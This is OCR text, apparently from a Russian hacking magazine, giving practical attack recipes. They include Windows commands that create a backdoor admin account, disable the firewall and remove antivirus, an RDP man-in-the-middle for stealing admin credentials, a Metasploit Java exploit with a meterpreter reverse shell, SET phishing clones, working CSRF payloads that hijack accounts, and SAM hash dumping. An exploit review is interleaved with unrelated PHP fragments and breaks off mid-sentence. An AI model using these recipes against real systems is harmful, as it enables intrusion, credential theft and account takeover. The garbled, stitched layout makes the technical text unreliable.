wmic baseboard get Manufacturer, Model, Product, SerialNumber, Version	С помощью WMI мы можем составлять различные запросы для получения информации о различных объектах системы. К примеру, мы можем попросить WMI-объект (computersystem, или bios, или, как в данном примере, baseboard) вернуть значение некоторых его параметров. Вывод оформляется в удобном для чтения формате. Команда в примере возвращает данные о материнской плате.
wmic nicconfig get caption, macaddress, ipaddress, DefaultIPGateway	Извлечение информации о сетевых адаптерах: названия, MAC-адреса, IP-адреса, заданного по умолчанию шлюза.
wmic nicconfig where "IPEnabled = 'TRUE' and DNSDomain IS NOT NULL" get DefaultIPGateway, DHCPServer, DNSDomain, DNSHostName, DNSServerSearchOrder, IPAddress, IPSubnet, MACAddress, WINSEnableLMHostsLookup, WINSPrimaryServer, WINSSecondaryServer /format:list	Подробная информация об активных сетевых адаптерах.
wmic printer get Caption, Default, Direct, Description, Local, Shared, Sharename, Status	Получение списка принтеров с их параметрами, в том числе сетевыми именами.
wmic os get bootdevice, caption, csname, currenttimezone, installdate, servicepackmajorversion, servicepackminorversion, systemdrive, version, windowsdirectory /format:list	Извлечение информации о системе.
wmic product get Caption, InstallDate, Vendor	Извлечение списка установленных программ.
wmic path win32_product where "name = 'HP Software Update'" call Uninstal	Удаление программы HP Software Update.




АКТИВНОЕ ВОЗДЕЙСТВИЕ НА СИСТЕМУ

Приведенные ниже команды производит активное воздействие на систему и меняют ее параметры, поэтому факт их использования в некоторых случаях можно легко отследить. Однако без них часто попросту не обойтись.

net user hacker hacker /add	Создает нового локального пользователем с именем hacker и таким же паролем.
net localgroup administrators /add hacker или net localgroup administrators hacker /add	Добавляет пользователя hacker в группу локальных админов.
net share nothing$=C:\ /grant:hacker,FULL /unlimited	Расшаривает диск C: и предоставляет пользователю hacker полные права доступа.
net user username /active:yes /domain	Если какие-то пользователи заблокированы (к примеру, старые акки администраторов домена), то их можно разблокировать.
netsh firewall set opmode disable	Отключает стандартный файервол Windows.
wmic product get name /value wmic product where name="XXX" call uninstall /nointeractive	Первая команда позволяет получить список установленного софта, а вторая — незаметно удалить нужную программу (например, антивирус).
rundll32.exe user32.dll, LockWorkStation	Блокирует (лочит) экран пользователя.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ПОЛУЧИТЬ АДМИНСКУЮ УЧЕТКУ ЧЕРЕЗ MITM НА RDP

ЗАДАЧА

РЕШЕНИЕ

Давай рассмотрим вполне обыденную для какой-нибудь компании ситуацию. Есть толпа обычных доменных пользователей, есть некие админы и техподдержка. Последняя, понятное дело, обладает уже привилегированными правами, поэтому нас и интересуют учётки суппорта. Что мы можем сделать?

Существует чудесный протокол RDP, который позволяет получить доступ к удаленному рабочему столу хоста. Этот протокол как раз и используют для удалённого администрирования винды. Ведь это чрезвычайно удобно: «из коробки» работает привязка к учеткам в домене, а серверная часть предустановлена во всех версиях Windows, начиная с XP и 2000 (и даже с ещё более ранних). Вообще, протокол достаточно хорошо защищен — здесь и шифрование, и возможность применения TLS. Но не все так хорошо, как может показаться на первый взгляд, что нам только на руку. Протокол младше 6-й версии уязвим к атаке man-in-the-middle (MiTM), благодаря чему мы можем расшифровывать данные, которыми обмениваются сервер и клиент, в том числе логин и пароль. С учётом того, что XP все ещё широко используются как клиентские ОС, то мы запросто можем похитить учётку админа. По сути, труднее всего здесь будет «заставить» админчика подключится по RDP. Но если мы проведём MiTM на клиентскую тачку, помучаем её, отключая, например, доступ в Сеть, то её пользователь в скором времени позвонит в техподдержку и попросит удалённой помощи, что нам и нужно :).
Для лучшего понимания давай рассмотрим сам алгоритм MiTM-атаки на протокол RDP младше 6-й версии:

0) Производится ARP- или DNS-спуфинг. Таким образом, мы «видим» весь трафик между клиентом и сервером.
1) Клиент подключается к серверу.
2) Сервер посылает в ответ свой открытый ключ с рандомным salt'ом. Подменяем ключ на поддельный.
3) Клиент отвечает рандомом, зашифрованным поддельным открытым ключом.
4) Мы расшифровываем рандом нашим поддельным закрытым ключом и криптуем его настоящим серверным.
5) Трафик расшифровывается на основании полученных данных (он зашифрован симметричным RC4).

Вообще, это первоначальный вид MiTM-атаки. Был выпущен патч, который позволил клиенту осуществлять проверку открытого ключа сервера. Проверка выполнялась за счет того, что сервер передавал клиенту ещё и MD5-хеш открытого ключа, зашифрованного закрытым ключом (т. е. подписи), но в ее реализации был косяк. Для подписи использовался захардкоженный в ОС закрытый ключ, то есть подделать подпись не составляло труда. Зачем так было сделано, непонятно.

Для заинтересовавшихся рекомендую статью по теме (goo.gl/7yADy). В итоге на RDP можно провести MiTM, проснифать трафик без появления всяких окошек с предупреждениями об опасности. Всё это и реализовано в чудо-тулзе Cain&Abel (www.oxid.it):

1) Во вкладке Sniffer запускаем Scan MAC address.
2) Далее открываем вкладку ARP и выбираем ARP в дереве слева.
3) Кликаем на плюсик для добавления в список.
4) Выбираем в списке наши жертвы: слева указываем сервер, справа — клиенты, в том числе в виде диапазона.
5) Запускаем снифер и arp-poisoning.

Далее остаётся только ждать. В случае успешной MiTM-атаки в ветке ARP-RDP появятся записи о файлах дампов RDP-трафика. Если этого не произошло, значит, либо не было подключений, либо использовался протокол версии 6 или выше. Но что делать с дампом? Просматривая его, мы не найдем логин и пароль в виде отдельной строчки. В данном случае в дампе хранится то, что пользователь ввел с клавиатуры. А потому, чтобы не рыться самому, можно воспользоваться мини-утилитой от Irongeek'a (goo.gl/Embxs). Запустив её и выбрав дамп расшифрованного RDP-трафика, на выходе мы получим то, что вводил клиент. Имеется соответствующая видеодемонстрация (goo.gl/pydMZ). Проблема серьезная, особенно с учётом того, что на 2003 винде серверная часть поддерживает RPD 5.0.

АТАКОВАТЬ ПОЛЬЗОВАТЕЛЯ С ПОМОЩЬЮ JAVA

ЗАДАЧА

РЕШЕНИЕ

Браузер и его плагины, в том числе Java, являются одними из основных объектов атак, направленных на пользователя. Конечно, Java не так распространена, как Flash, но зато реже обновляется, чем и пользуются плохие парни. Как может выглядеть атака? Для начала необходимо определить, какая версия Java установлена у пользователя, и выбрать соответствующий эксплойт. На сайте javatester.org/version.html есть пара хороших вариантов. Дальше нужно включить социальную инженерию и задействовать любые другие способы, чтобы переадресовать пользователя на заранее сформированную страницу. Какие эксплоиты обычно пускают в ход? Например, можно взять не особо палевный хорошенький сплоит к уязвимости-фиче CVE-2010-4452, о котором не так давно писал наш журнал. Атака реализуется хакерами очень просто, так как сплоит есть в Metasploit'е:

1) **Выбирается сплойт:**
   ```
   use exploit/windows/browser/java_codebase_trust
   ```
2) **Указывается путь к нему и порт:**
   ```
   set URIPATH test.php
   set LPORT 80
   ```
3) **Указывается нагрузка:**
   ```
   Set payload java/meterpreter/reverse_tcp
   ```
4) **Выполняется запуск:**
   ```
   Exploit
   ```

Вот и явавская версия Meterpreter пригодилась :). Но что делать, если версия Java пропатчена? Можно воспользоваться универсальным эксплойтом. У него есть один косяк: пользователю выдается предупреждение о том, что будет запущено Java-приложение. Однако его огромное преимущество состоит в том, что он не использует никакие нагрузки, а также загружает на машину пользователя любой экзешник и запускает его, что значительно расширяет наши возможности в некоторых ситуациях. Что делать с предупреждением? Ничего! :) В данном случае нам поможет либо JavaScript, который будет приставать к юзеру с просьбой о запуске Java-апплета, либо социальная инженерия. Кстати, существует интересная статистика, касающаяся социальной инженерии и практического применения этого модуля (defcon-russia.ru/wall.txt). Проще всего воспользоваться этим эксплойтом с помощью тулкита SET (Social Engineer Toolkit). Он входит в комплект BackTrack 5 и доступен для загрузки на официальном сайте (www.social-engineer.org). SET автоматически создает фишинговый сайт, и в этом его главный бонус. Запускаем SET и последовательно выбираем:

1) Website Attack Vectors;
2) The Java Applet Attack Method;
3) Web Templates для использования существующего шаблона (или Site Cloner для автоматического создания клона сайта);
4) Gmail для создания клона почты Gmail;
4) Import your own executable, чтобы использовать собственный exe-файл.

В конце вписывается путь к exe-файлу. Все, теперь злоумышленнику остается только заманить клиента на сайт и подождать, пока он согласится на запуск Java.

ОРГАНИЗОВАТЬ ДОСТУП В ИНТЕРНЕТ В ОБХОД ПРОКСИ


ЗАДАЧА

РЕШЕНИЕ

Что, закрыли доступ к ВКонтакте на работе? Что делать? Паниковать? Менять работу? :) Можно использовать зеркала, но админчики тоже достаточно быстро их прикрывают, ведь начальство сказало, что народ не должен бездельничать, засиживаясь в соцсетях. Конечно, можно подружиться и договориться с админами (и это самый лучший выход :)), но можно и пойти обходным путем. Например, если исходящий трафик из корпоративки не фильтруется по каким-то портам и протоколам, то это можно использовать. Рассмотрим распространённый случай: пусть для пользователей разрешён доступ по SMTP (25/TCP) для того, чтобы они могли читать свою почту с Gmail или Mail.ru. Как, я думаю, уже ясно, чтобы обойти прокси, нам потребуется, по сути, поднять свой прокси на каком-нибудь сервере в инете и прописать его в браузере. Где взять сервер? Можно купить виртуальный сервер за 150 рублей в месяц. Но ещё лучше, если дома ты выходишь в Сеть с внешнего IP. В качестве прокси можно взять 3proxy (www.3proxy.ru), который одновременно и прост, и функционален. К тому же его разработал знаменитый олдскульный хакер ЗАРАЗА. Помнится, я ходил на его сайт security.nnov.ru лет десять назад, и мне всегда хотелось поблагодарить его за хороший ресурс, что я сейчас и делаю, пользуясь служебным положением. :) Для практической реализации нам потребуется скачать либо исходники (для *никсов), либо экзешнички (для винды) и запустить проксик на необходимом порте с помощью следующей команды:

```
proxy -p25
```

Прописываем прокси-сервер в браузере и радуемся интернету. Конечно, для лучшей юзабельности стоит прописать этот прокси как сервис и ввести аутентификацию. И то и другое легко реализовать через конфиг-файл 3proxy. Как определить, заблокирован ли исходящий трафик из корпоративки? В простейшем случае это известно пользователям (как в случаях с внешней почтой). Также можно проверить, заблокирован ли трафик, подключившись с помощью браузера без прокси к каким-нибудь портам хостов в Сети (типа www.example.com:25). Если порт доступен, то мы получим приветственное сообщение сервиса. Конечно, сканер типа nmap позволяет добиться более точных результатов. Тогда можно будет попробовать и другие протоколы, типа UDP и ICMP, и всякие махинации с TCP, например TCP-ACK. По идее, при большей свободе манипуляций можно добиться инкапсуляции почти любого необходимого трафика в допустимый исходящий трафик из корпоративной сети и организовать таким образом канал связи.



Проксик может быть на любом порте


ВЫЯВИТЬ ИСПОЛЬЗОВАНИЕ REVERSE-ПРОКСИ

ЗАДАЧА


РЕШЕНИЕ

Продолжая начатую тему прокси, хочу рассказать тебе о reverse-прокси. Что это такое? Это некий сервер, который выдаёт себя за веб-сервер, хотя на самом деле только передаёт запросы (проксирует) от клиента настоящему веб-серверу и отсылает его ответы клиенту. Зачем это нужно? Цели могут быть разные. Например, reverse-прокси можно использовать для распределения нагрузки между несколькими внутренними веб-серверами, в качестве WAF или специализированного SSL-сервера, обеспечивающего дополнительный уровень защиты, или кэширующего прокси (думаю, его назначение ясно без дополнительного объяснения). Возможны и комбинированные варианты. В любом случае присутствие проксиков чаще всего стараются скрыть, а сами прокси призваны скрывать внутреннюю структуру системы (действительно, зачем о ней знать кому-то «снаружи»?). Как раз раскрытием и того и другого мы сейчас и займёмся.

Выявить reverse-проки и узнать внутреннюю структуру всей систему в целом — интересная задача. Но как же ее решить? Ведь прокси просто передает полученный от клиента запрос дальше на веб-сервер. Проще всего в данном случае просматривать заголовки ответов от сервера. Например, в них может содержаться заголовок X-Forwarded-For, по которому часто можно распознать наличие прокси, но этого маловато! На самом деле, протокол HTTP — вещь мощная, и многие не в курсе его маленьких приятных особенностей. Поэтому давай присмотримся к наработке француза Николаса Грегуара (goo.gl/V0beW). В стандарте для протокола HTTP, а точнее в RFC 2616 для версии 1.1, говорится о таком поле заголовка, как Max Forwards. Это поле, которое хранит в себе цифровое значение, используют как минимум методы TRACE и OPTIONS. При его наличии каждый гейт и прокси-сервер должны отнимать единицу перед передачей данных следующему получателю. Если отнять уже ничего нельзя, а точнее если значение получилось равным нулю, то этот сервер должен ответить так, как будто он конечный получатель. Для других методов, типа GET и POST, обработка этого поля не обязательна. По сути, это аналог поля TTL в IP-протоколе. Николас не обломался состряпать тулзу, отправляющую запросы веб-серверу и анализирующую ответы, то есть в некотором роде HTTP-аналог traceroute. Даже с учётом того, что TRACE-метод часто запрещено использовать для обработки на веб-серверах, а другие методы не регламентированы RFC, на практике метод GET хорошо обрабатывает поле MaxForwards. В отличие от traceroute, мы можем получить гораздо больше полезной информации, к примеру внутренние IP-адреса проксиков и их версии. Использовать тулзу очень просто:



Результат работы HTTP-traceroute. Squid в качестве reverse-прокси у Wikipedia.org



Что такое reverse proxy

```
HTTP-Traceroute.py -t www.victim.com  -m метод (TRACE/
GET/POST)
```

СДЕЛАТЬ ЧТО-НИБУДЬ С ПОМОЩЬЮ CSRF

ЗАДАЧА

РЕШЕНИЕ

В связи с просветительской деятельностью журнала не могу не коснуться такой интересной темы, как CSRF (Cross Site Request Forgery, Подделка межсайтовых запросов). Это вид атаки, направленный на посетителей веб-сайтов. Если жертва заходит на сайт, созданный злоумышленником, от её лица тайно отправляется запрос на другой сервер (например, на сервер платёжной системы), осуществляющий некую вредоносную операцию (например, перевод денег на счёт злоумышленника). Интересно, что атака осуществляется на пользователей системы, тогда как защита организуется на стороне сервера, то есть о ней частенько забывают, а потому и встречается такая атака нередко. Как ни странно, из браузера можно отправить можно почти любой запрос, особенно если доступен JavaScript. Предположим, что мы хотим захватить аккаунт какого-нибудь юзера на каком-нибудь сайте. На этом сайте есть скрипт для смены пароля пользователем. Для смены требуется отправить GET-запрос следующего вида: http://server.com/change_password.php?NP=new_pass, где new_pass — пароль, который мы поставим нашей жертве. Итак, от нас требуется только создать HTML'ку и вписать в неё следующий код:

```
<iframe src= http://server.com/change_password.php?NP=
new_pass></iframe>
```

Злоумышленник заставляет жертву посетить сайт, в результате чего получает возможность войти на него под ее аккаунтом с измененным паролем. Но GET-запрос — это слишком просто. Что делать, если для изменения пароля используется метод POST? В таком случае создаем следующий код:

```
<form name=passwd action=
"http://server.com/change_password.php" method="post">
<input type=hidden name= NP value= new_pass >
<input type="submit">
</form>
<script>document.passwd.submit();</script>
```

Хорошо! А что если изменения вносятся в результате XML-запроса? Нет проблем — отправляем XML-запрос. :)

```
<form name=passwd ENCTYPE="text/plain"
action="http://server.com/change_password.php"
METHOD="POST">
<input type=hidden name='<?xml version'
value='"1.0"?><User><Password>new_pass</Password></User>'>
</form>
<script>document.passwd.submit();</script>
```

Идея, думаю, ясна. Отправить можно что угодно куда угодно ;).

ПРОАНАЛИЗИРОВАТЬ ДАМП ПАМЯТИ

ЗАДАЧА

РЕШЕНИЕ

Компьютерная криминалистика (или, как ее еще называют, digital forensics) — нужное и важное направление, которое сейчас стало особенно модным. В операционной системе имеется множество компонентов, которые хранят доказательства и следы взлома или преступления, — это вообще очень обширная тема для исследования. Сегодня мы расскажем об одном из таких компонентов и рассмотрим, что можно извлечь из оперативной памяти:


- список запущенных процессов;
- список открытых сетевых сокетов;
- список открытых сетевых соединений;
- перечень всех DLL-библиотек для каждого процесса;
- список открытых файлов для каждого процесса;
- список используемых ключей реестра для каждого процесса;
- список модулей ядра ОС;
- информация о Virtual Address Descriptor;
- адресное пространство для каждого процесса;
- и т.д.

Короче говоря, в памяти содержится много интересной и полезной информации, но, чтобы извлечь и проанализировать ее, нам потребуются некоторые инструменты. Позволь сразу познакомить тебя с фреймворком для анализа дампов памяти Volatility (goo.gl/Hi5ip). Фреймворк написан на Python'e и поддерживает все версии ОС Windows (начиная с XP), правда, только 32-битные. Возможности модулей, которые входят в состав фреймворка, покрывают все основные потребности компьютерного криминалиста. Я приведу лишь несколько примеров, которые могут быть полезны для пентестерских дел.

Прежде чем приступать к анализу дампа памяти (то есть файла с ее содержимым), давай разберемся с тем, где этот самый дамп взять. Вариантов тут тьма тьмущая, но если память необходимо сдампить максимально быстро и незаметно, советую тебе воспользоваться утилитой MoonSols DumpIt (http://goo.gl/BY1QN). Эта мини-тулза имеет только одну функцию: делает дамп памяти и сохраняет ее содержимое в файле «рядом с собой». Создатели советуют кинуть утилиту на флешку. Все, что потребуется дальше, — это минута админского доступа в ОС (еще лучше, если атакуемый компьютер поддерживает автозапуск с USB).

Хорошо, дамп есть — что дальше? Теперь дело за Volatility. Кстати, чтобы не возиться с Python'ом, рекомендую скачать отдельные standalone-экзешники, в которые все уже включено. Для начала посмотрим, что за дамп мы имеем:

```
volatility.exe imageinfo -f d:\test.raw
```



Дамп памяти в два клика

Виндовые учётки из дампа памяти

Здесь:

- imageinfo — выбранный модуль фреймворка;
- f d:\test.raw — путь к файлу с дампом.

Volatility выдает набор какой-то непонятной информации. ;) Отсюда мы возьмём только имя профиля (WinXPSP3x86), который будем использовать далее. Итак, какую информацию добыть? Простейший пример — извлечение из дампа списка запущенных процессов:

```
volatility pslist -f d:\test.raw --profile=WinXPSP3x86
```

Или, например, списка сетевых подключений:

```
volatility netscan -f d:\test.raw --profile=WinXPSP3x86
```

А что если посмотреть что-то более интересное и, например, получить учётки, которые хранятся в SAM, или ещё какую-нить любопытную информацию из LSA? Для этого нам потребуется организовать доступ к реестру Windows нашего дампа.

```
volatility hivelist -f d:\test.raw --profile=WinXPSP3x86
```

Здесь hivelist — модуль для вывода информации реестра, а точнее путей и виртуальных адресов тех или иных веток реестра. Используя полученную информацию, запускаем следующий модуль:

```
volatility hashdump -f d:\test.raw --profile=WinXPSP3x86
 -y 0xe1035b60 -s 0xe1805b60
```

Здесь:

- hashdump — модуль для вытаскивания данных об учётках;
- y 0xe1035b60 — виртуальный адрес куста System;
- s 0xe1805b60 — виртуальный адрес куста SAM.

Как видишь, всё просто и быстро. Кроме того, фреймворк также понимает файлы крэшдампов и гибернации. Но возможностей, как я писал, ещё больше. Так что посмотри вики на сайте Volatility. Чтобы быстро получить список всех модулей, которые входят в фреймворк, а также их описания достаточно запустить приложение без параметров.

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

В конце октября – начале ноября появилось достаточно много новых интересных продуктов индустрии эксплоитостроения. К сожалению, рассказать обо всех достижениях современной науки и техники в рамках этого обзора не представляется возможным, поэтому мы, следуя студенческой пословице «Лучше пи на три в рукаве, чем неопределенный интеграл в небе», отобрали наиболее выделяющиеся сплоиты.

1 Переполнение буфера в Microsoft Office 2007 Excel .xlb

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 5 ноября 2011 года.
Автор: Aniway, abysssec, sinn3r, juan vazquez.
CVE: CVE-2011-0105.

В начале ноября в Сети появился эксплоит для уязвимости, которая проявляется при обработке специальным образом созданного xlb-файла Excel. В результате использования этой уязвимости атакующий получает ни много ни мало полный контроль над удаленной системой.

EXPLOIT

Excel позволяет создавать и настраивать панели для более удобного и эффективного использования различных инструментов, причем эти панели можно сохранять для повторного использования (например, на другом компьютере). Обычно такие панели инструментов имеют расширение xlb. Формат файла эксплоита

```
@ob_start();
include_once(CLASS_SESSION_ACTION);
$sessionAction = new SessionAction();
$selectedDocuments = $sessionAction->get();
if(removeTrailingSlash($sessionAction->getFolder()) == getParentPath($_POST['id'])
    && sizeof($selectedDocuments))
{
    if(($key = array_search(basename($_POST['id']), $selectedDocuments)) !== false)
    {
        $selectedDocuments[$key] = $_POST['value'];
        $sessionAction->set($selectedDocuments);
    }
    echo basename($_POST['id']) . "\n";
    displayArray($selectedDocuments);
}elseif(removeTrailingSlash($sessionAction->getFolder()) == removeTrailingSlash($_POST['id']))
{
    $sessionAction->setFolder($_POST['id']);
}
writeInfo(ob_get_clean());
```

Фрагмент файла ajax_save_name.php

соответствует спецификации BIFF8. Перечислим кратко некоторые положения этой спецификации, чтобы лучше понять суть работы эксплоита. BIFF-структура представляет собой идущие подряд записи:

```
BOF Type = workbook globals
    Workbook globals
    ...
EOF
BOF Type = worksheet
    Sheet records поток
EOF
BOF Type = worksheet
    Sheet records поток
EOF
...
```

Все записи имеют следующий формат:

```
ID (два байта)
Размер данных, sz (два байта)
Данные (sz байт)
```

Первые четыре байта (ID и размер) — это заголовок записи. Записи могут группироваться в потоки. Ограничителями групп служат две специальные записи: BOF (Begin Of File) и EOF (End Of File). Нас интересует BOF, которая имеет следующий формат:

```
BOF, BIFF8
Смещ.   Размер  Значение    Описание
-       2       0809H       ID
-       2       0010H       размер
00      2       0600H       версия
02      2       ****H       тип
04      2                   ID создания
06      2                   год создания
08      4                   флаг истории файла
12      4                   самая младшая версия Excel,
                            которая может читать записи
                            из этого файла
Типы BOF-записей:
0005H — Workbook globals
0006H — Visual Basic module
0010H — Worksheet
0020H — Chart
0040H — BIFF4 Macro sheet
0100H — BIFF4 Workbook globals
```

На практике за записью BOF может следовать недокументированная запись со значением типа 0xA7. Эта запись имеет смысл только в том случае, если за ней идет другая запись со значением типа 0x3C. При выполнении этих требований в стек копируется длина записей и происходит вызов функции sub_30199E55. Она принимает три аргумента. В первом аргументе содержится прочитанное из файла количество байт для копирования. Второй аргумент определяет адрес, куда копируются данные, а третий указывает максимальный объем данных, который может быть скопирован.

```
.text:3053F830 call sub_301A0A01
.text:3053F835 cmp eax, 3Ch
.text:3053F838 mov [ebp+var_ED4], eax
.text:3053F83E jnz loc_30540488
.text:3053F844 call sub_301A0A01
.text:3053F849 mov ecx, [ebp+var_EDC]
.text:3053F84F imul ecx, [ebp+var_F00]
.text:3053F856 mov edi, eax
.text:3053F858 mov eax, [ebp+var_EE0]
.text:3053F85E lea ebx, [ecx+eax+3]
.text:3053F862 call sub_301A0ABE
.text:3053F867 push 0FFFFFFFDh
.text:3053F869 pop edx
.text:3053F86A sub edx, ecx
.text:3053F86C add eax, edx
.text:3053F86E push eax ; Dst
.text:3053F86F push ebx ; int
.text:3053F870 mov eax, edi
.text:3053F872 call sub_30199E55
```

Проблема состоит в том, что в функции sub_30199E55 не осуществляется должная фильтрация третьего аргумента, тогда как пользователь может контролировать его значение. Это значит, что в стеке можно перезаписать объем и адрес нужных данных.

```
public static function checkFile($name) {
    if ($GLOBALS['configuration']['file_black_list'] != '') {
        $blackList = explode(",", $GLOBALS['configuration']['file_black_list']);
    } else {
        $blackList = array();
    }
    $blackList[] = 'php';
    $extension = pathinfo($name, PATHINFO_EXTENSION);
    foreach ($blackList as $value) {
        if ($extension == trim(mb_strtolower($value))) {
            throw new EfrontFileException(_YOUCANNOTUPLOADFILESWITHTHISEXTENSION.
': '.$extension, EfrontFileException::FILE_IN_BLACK_LIST);
```

Код функции CheckFile()

```
.text:30199E60 cmp edi, [esp+4+Dst]
.text:30199E64 ja loc_303EE1B7
.text:30199E6A mov ecx, [esp+4+arg_0]
.text:30199E6E push ebx
.text:30199E6F mov ebx, dword_30F726C0
.text:30199E75 push ebp
.text:30199E76 mov ebp, nNumberOfBytesToRead
.text:30199E7C push esi
.text:30199E7D mov [esp+10h+Dst], ecx
...
.text:30199E93 mov eax, [esp+10h+Dst]
.text:30199E97 push esi ; Size
.text:30199E98 lea edx, dword_30F6E6B8[ebx]
.text:30199E9E push edx ; Src
.text:30199E9F push eax ; Dst
.text:30199EA0 sub edi, esi
.text:30199EA2 call memcpy
.text:30199EA7 add [esp+1Ch+Dst], esi
.text:30199EAB add ebx, esi
.text:30199EAD add esp, 0Ch
.text:30199EB0 test edi, edi
.text:30199EB2 mov dword_30F726C0, ebx
.text:30199EB8 jnz loc_301E0DB3
```

Считается, что для уязвимостей типа переполнения буфера писать эксплоиты не сложно. Однако в данном случае одновременно используются защитные механизмы, включаемые флагами компилятора /GS и /SAFESEH. Напомню, что /GS — это флаг для компилятора MS Visual Studio, отвечающий за внедрение механизмов, которые защищают буфер в стеке от переполнения. Если компилятор считает, что для функции возможно переполнение буфера, то в процессе компиляции он выделяет для нее память в стеке перед возвращаемым адресом. При входе в функцию в выделенную память загружается объект безопасности cookie, который формируется один раз при загрузке модуля. При выходе из функции и при обработке кадров в обратном порядке в 64-разрядных операционных системах вызывается вспомогательная функция, которая проверяет, не изменилось ли значение объекта cookie. Если значение изменилось, то это может означать, что стек был перезаписан. При обнаружении измененного значения процесс завершается. /SAFESEH защищает установленные SEH-обработчики от перезаписи. Обработчик исключений представляет собой фрагмент кода, который выполняется в исключительных случаях, например при попытке деления на ноль. Адрес обработчика хранится в стеке функции, и поэтому его вполне можно повредить. Входящий в состав Visual Studio компоновщик поддерживает параметр /SAFESEH для сохранения во время компиляции списка допустимых обработчиков исключений в заголовке PE-образа. Если при выполнении возникает исключительная ситуация, операционная система проверяет правильность адреса обработчика по заголовку образа. Если адрес неправильный, работа приложения прерывается. Но так как мы имеем доступ к memcpy, то сможем переписать стек после всех проверок, включаемых флагом /GS. Когда управление вернется, в esp будет находиться контролируемое нами значение. Таким образом, мы сможем передать на него управление простым вызовом call esp.

TARGETS

Microsoft Office Excel 2007/Microsoft Office Excel 2007 SP2.

SOLUTION

Существует обновление, устраняющее эту уязвимость.

2 MS11-077 Win32k Null Pointer De-reference Vulnerability POC

CVSSV2 7.2

(AV:L/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 23 октября 2011 года.
Автор: KiDebug.
CVE: CVE-2011-1985.

Уязвимость находится в win32k.sys и заключается в том, что для некоторых сообщений переданное значение хэндла окна не проверяется. Это позволяет нам осуществить атаку типа «Отказ в обслуживании» от имени локального пользователя.

EXPLOIT

Возьмем для примера листинг одной из уязвимых функций:

```
.text:BF9140C0 ; __stdcall NtUserfnINCBOXSTRING(x,x,x,x,x,x,x)
.text:BF9140C0 _NtUserfnINCBOXSTRING@28 proc near
               ; CODE XREF: xxxDefWindowProc(x,x,x,x)+6E|p
.text:BF9140C0 ; NtUserMessageCall(x,x,x,x,x,x,x)+61|p ...
.text:BF9140C0
.text:BF9140C0 HWND          = dword ptr  8
.text:BF9140C0 arg_4         = dword ptr  0Ch
.text:BF9140C0 arg_8         = dword ptr  10h
.text:BF9140C0 arg_C         = dword ptr  14h
.text:BF9140C0 arg_10        = dword ptr  18h
.text:BF9140C0 arg_14        = dword ptr  1Ch
.text:BF9140C0 arg_18        = dword ptr  20h
```



Прыжок к началу полезной нагрузки

```
.text:BF9140C0
.text:BF9140C0      mov      edi, edi
.text:BF9140C2      push     ebp
.text:BF9140C3      mov      ebp, esp
.text:BF9140C5      mov ecx, [ebp+HWND]
    ; Если HWND == 0xffffffff (-1), то
.text:BF9140C8      mov eax, [ecx+20h]  ; BSOD
...
```

Функция NtUserMessageCall вызывает NtUserfnINCBOXSTRING по индексу, связанному с номером сообщения CB_ADDSTRING:

```
.text:BF80EE6B ; int __stdcall NtUserMessageCall(int,
int, int UnicodeString, PVOID Address, int, int, int)
...
.text:BF80EEB1      push     [ebp+arg_18]     ; int
.text:BF80EEB4      movzx    eax, ds:_MessageTable[eax]
.text:BF80EEBB      push     ecx              ; int
.text:BF80EEBC      push     [ebp+arg_10]     ; int
.text:BF80EEBF      and      eax, 3Fh
.text:BF80EEC2      push     [ebp+Address]    ; Address
.text:BF80EEC5      push     [ebp+UnicodeString] ; int
.text:BF80EEC8      push     [ebp+arg_4]      ; int
.text:BF80EECB      push     esi              ; int
.text:BF80EECC      call     ds:_gapfnMessageCall[eax*4]
         ; NtUserfnINSTRINGNULL(x,x,x,x,x,x,x)
...

.rdata:BF990D68 _gapfnMessageCall dd offset _NtUserfnNCDESTROY@28
.rdata:BF990D68     ; DATA XREF: NtUserMessageCall(x,x,x,x,x,x,x)
.rdata:BF990D68     ; NtUserfnNCDESTROY(x,x,x,x,x,x,x)
.rdata:BF990D6C     dd offset _NtUserfnNCDESTROY@28
         ; NtUserfnNCDESTROY(x,x,x,x,x,x,x)
.rdata:BF990D70     dd offset _NtUserfnINLPCREATESTRUCT@28
         ; NtUserfnINLPCREATESTRUCT(x,x,x,x,x,x,x)
...
.rdata:BF990DD4     dd offset _NtUserfnINCBOXSTRING@28
         ; NtUserfnINCBOXSTRING(x,x,x,x,x,x,x)
...
```

Для того чтобы успешно проэксплуатировать эту уязвимость, необходимо выполнить функцию

```
